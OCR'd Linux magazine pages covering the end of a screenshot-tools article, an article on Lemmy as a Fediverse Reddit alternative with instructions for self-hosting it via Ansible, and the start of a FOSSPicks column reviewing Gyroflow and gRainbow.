


Figure 5: Taking a screenshot with `gnome-screenshot` on Ubuntu.

You can play around with various options to explore what possibilities each tool has to offer. With practice, you can harness the power of these utilities to capture perfect screenshots directly from the Linux command line. You can refer to the man pages [1][2] for more details on these options. Happy capturing! ■■■

The Author

Ali Imran Nagori is a technical writer and Linux enthusiast who loves to write about Linux system administration and related technologies. He blogs at *tecofers.com*. You can connect with him on LinkedIn.

Info

[1] scrot: *https://manpages.ubuntu.com/manpages/trusty/man1/scrot.1.html*

[2] gnome-screenshot: *https://manpages.ubuntu.com/manpages/jammy/en/man1/gnome-screenshot.1.html*

[3] import: *https://imagemagick.org/script/import.php*

The Fediverse's answer to Reddit

Lemmy Tell You This

With Reddit closing off access to its API, it is time to look to the Fediverse for an alternative. BY PAUL BROWN

Search for help on programming and chances are the first five results you get back from your search engine of choice will be from Stack Overflow. If you ask the Internet something more niche, such as how much do sea turtles grow in a year or what fertilizer should you use to make the leaves on your basil grow more luscious and juicy, many of the responses will come from Reddit (that is, unless you use Google, in which case your first 10 results will be ads).

The point is that Reddit, originally designed to be a user-powered news aggregator, has become an excellent resource for specialized, obscure, often wacky knowledge and in-depth discussions. One hundred-percent of the content is generated and curated by the users, and the combined effects of splitting topics into subreddits, peer-moderation, and the upvote-downvote system itself often manages to keep content relevant, interesting, and helpful.

Alas, decadence arrives to all proprietary platforms. In a process technically known as "enshittification" (a term coined by Cory Doctorow [1]), as a centralized and corporate-owned platform grows and requires investors, and, hence, a viable business plan to keep it economically viable, more and more anti-features are introduced. Typical anti-features include ads, premium features, limitations on access to data, etc. The user experience gradually worsens until the platform reaches a breaking point, and the community – the only real, organic valuable asset a social platform has – leaves. It is happening at breakneck speed on Twitter, it is happening bit by bit on YouTube, and the process started years ago on Reddit.

The latest recent changes to API policies implemented by Reddit's owners have accelerated this process and prompted hundreds of subreddits to close doors and make their communities private, impeding non-subscribed users (and search spiders) from browsing them. When Reddit's admins threatened to remove mod privileges, mods opened up the subreddits, yes, but labeled their communities as NSFW (which meant no ads would be displayed within them, hurting Reddit's bottom line) or flooded their communities with photos and clips of John Oliver, making them to all practical effects useless. More threats were issued.

The process of enshittification is a one-way street. It may bring short-term (monetary) gains to the site's owners, but the degradation always becomes worse, and users leave. When Reddit decided to close its source code back in 2018 [2], users recognized the writing on the wall and immediately started thinking about creating alternatives. A year later, Lemmy [3], a Fediverse-powered alternative (Figure 1), emerged.




Figure 1: Lemmy looks very similar to Reddit on the surface.

Features

Because this is the Fediverse, the first step to registering as a Lemmy user entails picking an instance. As with Mastodon and PeerTube, Lemmy instances can be general, regional, or thematic [4], notwithstanding which, a properly federated instance will allow you to access, browse, and interact with most other instances, and therefore read, subscribe to, and post to communities, either local on your instance of choice or remote.




Figure 2: A breakdown of Lemmy's front page.

A note about terminology before I go any deeper: As with Mastodon, PeerTube, Pixelfed, etc., an *instance* in Lemmy is a Lemmy server someone has set up to host *communities*. Some instances are open and you can just roll up and register; some are closed and require an invitation or the approval from the owners. If you have a bunch of friends and a rent a spare server online, you set up your own instance for your friends, family, school, or work colleagues and hook it up to the rest of the Lemmy network, a process called *federating*. I will talk more about how to set up your own instance later.

Meanwhile, communities are equivalent to the subreddits on the Reddit site (i.e., theme-based groups for aggregating news, posts, and comments on a specific topic, such as *Doctor Who*, *London*, or *World News)*.

On the surface, Lemmy's default layout (Figure 2) looks very much like Reddit. A list of posts (4) with their upvote/downvote buttons (7) take up most of the space, but a closer look will reveal some differences. Across the top, you can always go back to the home page by clicking on the Lemmy logo and name (1). If you are not logged in, the home page will be the highest scoring posts in the local instance. If you are logged in, it will be the highest scoring posts in your subscribed communities.

Continuing across the top from left to right in Figure 2, the *Communities* link (2) takes you to a page with a list of communities. You can choose to see the communities you subscribed to, local communities on the instance you signed up with, or all the communities across all the instances that federate with your instance.

Next up, *Create Post* (3) does what it says on the box and takes you to a form (Figure 3) ,which will allow you to create a post on this instance and pick a community to receive the post.

Back on the main page shown in Figure 2, you can choose whether to see *Posts* or *Comments* (4), whether you want to see only posts (or comments) on your *Subscribed*, *Local*, or *All* communities on all federated instances (5). You also have the option of changing how they are ranked (6).

Ranking is more complete on Lemmy than on Reddit, allowing you to order posts according to most *Active*, in which the rank of a post is based on the score and time of the latest comment, with decay over time; *Hot*, similar to active, but uses the time when the post was published; *New*, which shows most recent posts first; *Old* (self-explanatory); *Most Comments*, which shows posts with the highest number of comments first; *New Comments*, which ranks first posts when they receive a new reply; and then you can choose to see the highest ranking post of the day, week, month, year, or all time.

When you click on a post's title (7), you will be taken to the post on Lemmy, (in Reddit, you will be taken directly to the linked article). To go to the linked article itself (if the post indeed links to a




Figure 3: The form for sending news items is straightforward.




Figure 4: To send a toot from Mastodon to Lemmy, include the address of the community you want to send it to in the body of the toot.

site outside of Lemmy), click on the link just below the headline. In the lines below that, you can check out the poster's history and the community the post was sent to. On the bottom line, you can visit the comments section, the star icon saves/bookmarks the post for later reading, the copy/paste icon lets you crosspost the news item somewhere else, and under the three vertical dots you have the option of reporting the post and blocking the user.

As mentioned earlier, you can post directly from the front page, but you can also do that from within a community. In this case, by default, the box where you choose the community to post to shows the current community.

Another step up from Reddit is that, while on Reddit you can publish either a text post, or a link, or an image, Lemmy lets you do all at the same time. You have a field for a URL and another for text, in which you can embed images and videos in the same post using Markdown text formatting. Comments are equally versatile and allow Markdown formatting and embedded media just the same as posts [5].

Federation

However, Lemmy's most interesting features come from its Fediverse pedigree. As with Mastodon and PeerTube, a service such as Lemmy, spread out over multiple servers, is more than its parts, allowing for a community to rival the power of a megacorporation. At the same time, this makes the service less likely to be bought out or co-opted by a single player.

Lemmy allows you to access communities on your local instance or federated instances transparently, read news from throughout the network, and subscribe to remote communities from your own instance and send your votes, posts, and comments to them. Integration with other Fediverse services also makes it an exciting proposition. Crossposting and following from and to Mastodon is already working well. Add the name of the Lemmy community and name of the instance it is hosted on as follows:

```
@communityname@instancename.domain
```

to any Mastodon toot, and it will appear as a new topic in the community and on that instance, and can be voted up or down and shared and commented on like any other post.

For example, adding `@kde@lemmy.kde.social` to a post will make the toot appear as a post on KDE's Lemmy instance (Figure 4).

Following a Lemmy community from Mastodon is simple, but the results can be messy. It is simple because you can search for a Lemmy community from within Mastodon by searching for `@community-name@instancename.domain` as above, and then follow the community like any other Mastodon account. It is messy because every post on the community you follow will show up as a toot in your notifications, and every comment as an unfiltered, public reply to the post. If the Lemmy community you follow is popular, that is a lot of noise! Also, at the time of writing, Lemmy's text formatting (which uses Markdown) and attached images do not translate well to Mastodon, making things like commented text confusing and posts boring, because images or videos are usually not included.

But the feature is there. We should expect it to improve over the next iterations of the platform.

PeerTube integration has also made it into Lemmy, as announced in version v0.16.4 [6], but it works so-so. I was able to see a PeerTube channel from Lemmy (Figure 5), but I was unable to see any of the videos or subscribe to it, either from Lemmy or on PeerTube using my Lemmy account.

Again, this is something that will improve over future versions.

Roll Your Own

Setting up a Lemmy instance from scratch, or even with Docker, is not for the faint of heart.

There are multiple convoluted steps and the documentation [7] often misses steps or is just downright wrong.

Thankfully, the developers have also created an Ansible installer [8] and have made it the only officially supported method for installing Lemmy, and with good reason: It works really well and cuts out a huge chunk of the drudgery.

Note that the installer is only designed for Debian-based systems at the time of writing, so you will have to be running Debian, Ubuntu, or something similar on your server for this to work.

Apart from that, to prepare your server, you will need to be able to access it using SSH keys, and the user you access your server with will need passwordless access to `sudo`.

To set up authentication with your server using SSH keys, set up a pair of private/public keys using `ssh-keygen` on your local machine. Then you can use `ssh-copy-id` to copy over the keys to you server:

```
ssh-copy-id yourusername@yourserver
```

where *yourusername* is your username, and *yourserver* is the address of your server.

Access your server using the keys to check that it works, then remove password access by editing the `/etc/ssh/sshd_config` file on your server and changing the line that says

```
PasswordAuthentication yes
```

to

```
PasswordAuthentication no
```

and restarting the `ssh` service:

```
systemctl restart ssh
```

You will need superuser privileges to do both things.

While you are still in superuser mode, set up your passwordless access to `sudo` by creating a file in `/etc/sudoers.d`. The name of the file doesn't matter much, but it is a good idea if it is the same as the username you are using on your server. Add the following line to the file:

```
yourusername ALL=(ALL) NOPASSWD: ALL
```

and save it. Exit superuser mode and check that your regular user can now run superuser commands without the need of typing in a password:

```
sudo su
```

You can now exit your server.

One last step before getting into the installation proper is to add your key to `ssh-agent` in your current session on your local machine. The reason is that the time out for typing in the password for you key during the Ansible install is ridiculously short, so it helps if `ssh-agent` can deliver it for you.

Start `ssh-agent` with

```
eval "$(ssh-agent -s)"
```

and add your key:

```
ssh-add ~/.ssh/id-rsa
```

`ssh-agent` will ask for the password for the key and will add it to its keyring.

Set Up

As mentioned above, installing using the Ansible playbook provided by the Lemmy creators simplifies things quite a bit.

The Ansible installer provides all the dependencies Lemmy needs in Docker containers, so there is nothing else you need to do on your server. But, if you don't already have Ansible, you will need to install it on your local machine using your distribution's package manager.

Then you can clone Lemmy's latest Ansible repo with:

Figure 5: Lemmy can find PeerTube channels, but total integration with the Fediverse's video platform is still not all there.

Listing 1: Hosts

```
[lemmy]
.
.
.
myuser@example.com  domain=example.com letsencrypt_contact_email=
  your@email.com  lemmy_base_dir=/srv/lemmy

[all:vars]
ansible_connection=ssh
```

```
git clone https://github.com/LemmyNet/lemmy-ansible.git
```

and change into the newly created directory:

```
cd lemmy-ansible
```

The next step is to create a directory for your config files:

```
mkdir -p inventory/host_vars/<yourlemmyserveraddress>
```

It is very important that *yourlemmyserveraddress* is exactly the address of your Lemmy server. If your domain is *yourserver.com* and you are putting Lemmy on a subdomain called *lemmy*, you must put *lemmy.yourserver.com* here (and not, for example, *yourserver.com*).

Next, copy over the sample configuration file:

```
cp examples/config.hjson inventory/host_vars/<yourlemmyserveraddress>/
```

The file should be perfectly fine as-is for most installs, but if you do decide to edit it, do not to edit anything inside the `{{ }}` braces.

Next you need to copy over the provided sample `hosts` file to your `inventory/` directory:

```
cp examples/hosts inventory/
```

You will need to edit the `hosts` file. The line under the comments contains sample information, as shown in Listing 1. Edit the file as follows:




Figure 6: Visiting your Lemmy instance for the first time, you will be invited to set up an admin account.

- Change *myuser* in `myuser@example.com` to the name of the user you use to log into your server and *example.com* to the address of your server (i.e., *yourlemmyserveraddress*).
- Change *example.com* in `domain=example.com` to the address your Lemmy instance will have once it is deployed.
- Change `your@email.com` to the email that will receive notifications from your Lemmy instance.
- Save the file and exit your text editor.
- Finally, copy the sample `postgresql.conf` file over to your inventory:

```
cp examples/customPostgresql.conf inventory/host_vars/<yourlemmyserveraddress>>/
```

Again, this file will work fine without any modifications in most installations.

All that's left is to run the playbook:

```
ansible-playbook -i inventory/hosts lemmy.yml -T 60
```

Ansible will copy over all the files, set up Docker containers for all the services and run NGINX. Your Lemmy instance should be ready in a few minutes (Figure 6).

Administration

The first order of business is to add an admin user for your instance. Visit the site and you will see the screen shown in Figure 6.

Once you fill in the admin's username, email, and password, you will be taken to the setup page. Here you can give the site a human-readable name, write in a description, configure the sidebar, decide whether registration will be open for the site, or if it will be invite only, and so on. Press *Create* and you are transferred to your new site. If you want to change stuff later, you can always get back to the settings by pressing the gear icon in the upper right-hand corner of the main page.

After the setup, you can start creating communities, inviting your friends, and in general, begin.

Federating

Federating in Lemmy starts off slow. Check that the *Federation enabled* checkbox is ticked in the settings and that federation is indeed working by running

```
curl -H 'Accept: application/activity+json' https://<yourlemmyserveraddress>/u/<yourusername>
```

on your terminal. If you get back JSON data back instead of HTML, you're good.

To jump-start the federation process, visit an existing Lemmy instance, click on a community you are interested in, and copy the community's

shortcut address in the blue box in the column on the left. For example, the *technology* community in *lemmy.ml* will show the address *!technology@lemmy.ml*. Go back to your own instance, click on *Communities*, and paste the address into the search box.

Note that this does not always work immediately, but in a matter of minutes you will be able to post to communities on other instances from your own. As your instance becomes more discoverable, users will be able to post on yours from afar. Gradually, the list of posts from communities you subscribe to on other instances, and the list of communities itself, will fill up, as the Fediverse spiders connect you to more and more instances (Figure 7).

/kbin

Another project that seeks to become a Fediverse-enabled news aggregator is /kbin [9]. It has a more polished look than Lemmy and integrates perfectly with Lemmy. Indeed, more than half of the posts on the front page of /kbin's most popular instance (*kbin.social*) come from communities hosted on Lemmy instances (Figure 8).

Conclusion

Louis Rossmann, the right-to-repair activist with several run-ins with Apple, lamented on his YouTube channel how Redditors had caved and given in to the site's owner's new conditions [10]. I am not so sure that is what happened. The stats of Lemmy shot up during the protest and new instances started sprouting up like toadstools after the rain.

At least for the tech-savvy FLOSS community, it was not so much a surrender than the realization that there was an out into the Fediverse.

There is not much sense in keeping up a protest if your demands are met, even if it is elsewhere. ■■■





Figure 7: Your instance will fill and grow its federated network as the activity increases.

Figure 8: Another Reddit-like news aggregator, /kbin integrates seamlessly with the network of Lemmy instances.



Info

[1] Cory Doctorow defines "enshittification": *https://www.wired.com/story/tiktok-platforms-cory-doctorow/*

[2] Reddit owners announce they are closing the source: *https://www.reddit.com/r/changelog/comments/6xfyfg/an_update_on_the_state_of_the_redditreddit_and/*

[3] Lemmy: *https://join-lemmy.org/*

[4] Choose your favorite Lemmy instance: *https://join-lemmy.org/instances*

[5] Formatting guide to Lemmy posts and comments: *https://join-lemmy.org/docs/users/02-media.html*

[6] PeerTube integration : *https://join-lemmy.org/news/2022-05-27_-_Lemmy_Release_v0.16.4_-_Peertube_federation,_Rust_API_and_other_improvements*

[7] Lemmy installation documentation: *https://join-lemmy.org/docs/administration/administration.html*

[8] Lemmy Ansible installer: *https://github.com/LemmyNet/lemmy-ansible*

[9] /kbin: *https://kbin.pub/*

[10] Louis Rossmann talks about the Reddit protest: *https://youtu.be/VYij7Ic5p8k*

The Author

Paul Brown has been writing about technology professionally since 1996, when he got his first break writing a monthly column for the Spanish tech underground magazine *ARROBA*. Since then, he has written extensively about Internet fads, creative programming, and fancy gadgets, as well as free software and free hardware. He has edited *Ubuntu User* magazine both in Spanish and English, *Raspberry Pi Geek* (in English), and the Spanish edition of *Linux Magazine*. He currently writes for *Linux Magazine* and Linux.com, and he acts as a Communications Officer for Free Software organizations such as KDE e.V. and Free Software Foundation Europe.

FOSSPicks

Sparkling gems and new releases from the world of Free and Open Source Software


This month, Graham finally migrated his old CentOS 6 server to a shiny new Ubuntu LTS release. It had been running for over a decade and handled all his email and messaging. BY GRAHAM MORRISON

Video stabilizer

Gyroflow

There was a time when many of us laughed at the silly people and their selfie sticks – absurd periscopes sticking out of a crowd holding front-facing phones in the air or ski-pole-attached cameras hovering ahead of some great action jump or remarkable descent. But times have changed, and what one generation considered narcissism has now become completely normalized. We are now recording more videos than we ever thought possible, from mountain biking and snowboarding, to chasing people around the garden.

For any of this footage to be watchable, it needs motion stabilization. Back in the olden days of filmmaking, motion stabilization came from the physical setup of a shot, including wheeled dolly carts on rail tracks, and weighty gimbals that counter physical movement with opposite movements of their own. Modern motion stabilization mostly replaces these costly and bulky paraphernalia with embedded gyroscopes and accelerometers combined with an abundance of image resolution for image processing. GoPro devices are particularly effective at combining these elements into their video stabilization, but it's a difficult trick to pull off in open source without either a great deal of manual editing or Gyroflow.



1. Supported cameras: To get the most out of Gyroflow, you need video from a supported camera, such as a recent GoPro. **2. Stable video:** The editor view will show the cropped stable part of the overall recording. **3. Overscan buffer:** This area is used to compensate for the motion to keep the image still. **4. Motion data:** Gyroscope data is either embedded in the video or loaded and synchronized separately. **5. Stabilization:** Fine-tune both the smoothness and the amount of cropping required to maximize output video quality. **6. Lock horizon:** The horizon can optionally be fixed for the duration of your video. **7. Export:** Use your GPU to accelerate output rendering and improve the overall quality of the video.

Gyroflow is a mature desktop application that helps you use embedded gyroscope and accelerator data to stabilize a linked video recording. It does this by intelligently cropping each frame to leave an overscan area it can cut into, frame-by-frame, to compensate for any detected movement. For this to work, the video must come from a supported camera so that Gyroflow can parse the motion data, but a wide range of devices are supported, including nearly all modern GoPro, DJI, Sony, and Insta360 cameras. GoPro support is particularly well implemented as videos from these devices can be dragged directly into the main window without requiring the synchronization step that other devices require to link the motion data to the video.


To help navigate what could be a complex process, the Qt 6-based user interface is especially well designed. On the left is a column that deals mostly with input, including file management for motion data and lens profiles, while a column on the right handles the processing and output. The output preview panel sits in the middle, with a section below plotting the yaw, pitch, rotation, and zoom from the camera. This data can be loaded separately or decoded from the video file. Each section can be resized dynamically according to how you might want to work, but if the motion data isn't embedded, this is the place to start, followed by the synchronization step and lens profile.

Many popular lens profiles are available, both official and unofficial, including profiles for the GoPro MAX lens mods, and these are used to ensure the integrity of the field-of-view projection while the stabilization dynamically moves the view through the cropped areas. This is done in real time, with or without CUDA, acceleration using the output preview transport controls, and you can turn stabilization on or off here, as well as see the stabilization frame within the entire video field. It's a brilliant way to understand how the process works. The final step is exporting the rendered video, with the final output being of much higher quality than the preview. It's perfect for fixing anything wobbly, from drone footage to drunken barbecue footage, and it's amazing that an application of this quality and maturity is freely available and open source.

Project Website
https://gyroflow.xyz

Granular synthesizer

gRainbow



gRainbow is cross-platform, but the Linux package includes VST and LV2 plugin versions, as well as a standalone executable.

